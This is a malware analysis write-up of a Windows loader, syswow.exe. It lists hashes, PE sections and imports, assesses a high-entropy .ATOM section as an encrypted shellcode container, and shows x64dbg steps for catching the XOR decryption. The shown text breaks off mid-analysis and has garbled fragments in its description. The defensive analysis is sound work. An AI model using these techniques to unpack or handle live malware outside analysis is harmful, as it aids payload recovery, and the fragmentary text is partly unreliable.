Executive summary
Metadata
| Field | Value |
|---|---|
| File Name | syswow.exe |
| MD5 | 521f56ac9d1bf2701b225a9dde685dd0 |
| SHA-1 | 60c78bf5895650a4731130f387cac0bb13c8de7c |
| SHA-256 | 3878c2c94ae2a2de904b989b29d69bf70a52a096393dc3a4f7000deba64181a4 |
| Vhash | 034076655d051555157bzcnzaez4 |
| Imphash | 9658e75e10fc3fd7d91ac973da593588 |
| SSDEEP | 768:bi5Zp19rPB+1Sj61cU8jxCq5CbMZf/LKAjO:e5p9Lg1y48MMZ7e |
| File Type | Win32 EXE (PE32+ / x86-64) |
| Magic | PE32+ executable (GUI) x86-64, for MS Windows |
| DetectItEasy | Compiler: MSVC (19.31.31107); Linker: MS Linker (14.31) |
| File Size | 32.00 KB (32768 bytes) |
PE Sections
| Section | Entropy | Raw Size | Characteristics / Notes |
|---|---|---|---|
| .text | 6.205 | 18,432 B | Executable code (Main logic/loader). |
| .rdata | 4.667 | 2,560 B | Read-only initialized data (Imports/Constants). |
| .data | 0.000 | 512 B | Initialized data (Empty/Placeholder). |
| .pdata | 2.979 | 1,024 B | Exception handling tables (x64 specific). |
| .rsrc | 4.702 | 512 B | Resources (Icons/Manifest). |
| .reloc | 0.154 | 512 B | Relocation table. |
| .ATOM | 7.803 | 8,192 B | High Entropy - Target for Shellcode. |
Imports
| Function Name | Library | Type |
|---|---|---|
HeapAlloc | KERNEL32.dll | implicit |
HeapFree | KERNEL32.dll | implicit |
HeapSize | KERNEL32.dll | implicit |
GetProcessHeap | KERNEL32.dll | implicit |
UnhandledExceptionFilter | KERNEL32.dll | implicit |
SetUnhandledExceptionFilter | KERNEL32.dll | implicit |
GetLastError | KERNEL32.dll | implicit |
ReleaseSRWLockExclusive | KERNEL32.dll | implicit |
ReleaseSRWLockShared | KERNEL32.dll | implicit |
TryAcquireSRWLockExclusive | KERNEL32.dll | implicit |
SetCriticalSectionSpinCount | KERNEL32.dll | implicit |
WakeAllConditionVariable | KERNEL32.dll | implicit |
GetMenu | USER32.dll | implicit |
GetSystemMenu | USER32.dll | implicit |
CheckMenuItem | USER32.dll | implicit |
EnableMenuItem | USER32.dll | implicit |
GetMenuItemID | USER32.dll | implicit |
UpdateWindow | USER32.dll | implicit |
GetWindowContextHelpId | USER32.dll | implicit |
MessageBoxA | USER32.dll | implicit |
MessageBoxW | USER32.dll | implicit |
MessageBeep | USER32.dll | implicit |
Description
.ATOM with an extremely high entropy of 7.803, suggesting it serves as an encrypted container for the primary payload or shellcode.VirtualAlloc, CreateRemoteThread). This indicates the malware likely employs Dynamic API Resolving to load malicious functions at runtime, bypassing basic static detection.HeapAlloc, GetProcessHeap). It is highly probable that the malware allocates heap space, copies the encrypted data from the .ATOM section into memory, and decrypts it before execution.USER32.dll imports (related to menus and message boxes) suggests a "decoy" GUI functionality intended to make the file appear as a legitimate Windows utility during automated sandbox analysis.| Component | Observation | Risk Level |
|---|---|---|
Section .ATOM | Non-standard name; 7.803 entropy; 8KB size. | Critical (Likely Payload) |
| Imports (IAT) | Standard Heap/UI functions; no injection APIs. | Suspicious (Obfuscation) |
| Tooling | Compiled with MSVC 19.31 (VS 2022). | Neutral (Modern Build) |
| File Size | 32.00 KB. | High (Typical of Loaders) |
Shellcode Extraction
X64 DBG

Fig 1 - X64 dbg
Adding break points

Fig 2 - Setting breakpoints

Fig 3 - Breakpoints
we hit the VirtualAlloc breakpoint.

Fig 4 - hitting the breakpoint VirtualAlloc
The Fourth Argument is in R9 which is PAGE_READWRITE Permission.

Fig 5 - Fourth Argument in R9

Fig 6 - microsoft msdn fl protect reference
Execute till return ctrl + f9

Fig 7 - execute till return
Check RAX it stores the base address of the allocated region.

Fig 8 - RAX return address
Follow the RAX address in memory dump. Then begin executing individual instructions to see any of them changes to this recently allocated memory. Debug —> Step over (F8)

Fig 9 - Debug - Step over
we can observe some XOR operations.

Fig 10 - xor operations.
Click on the instruction immediately after the loop ends. Run until selection

Fig 11 - Run until Selection

Fig 12 - Instruction after loop
Scroll down a bit We can see some readable data in dump.
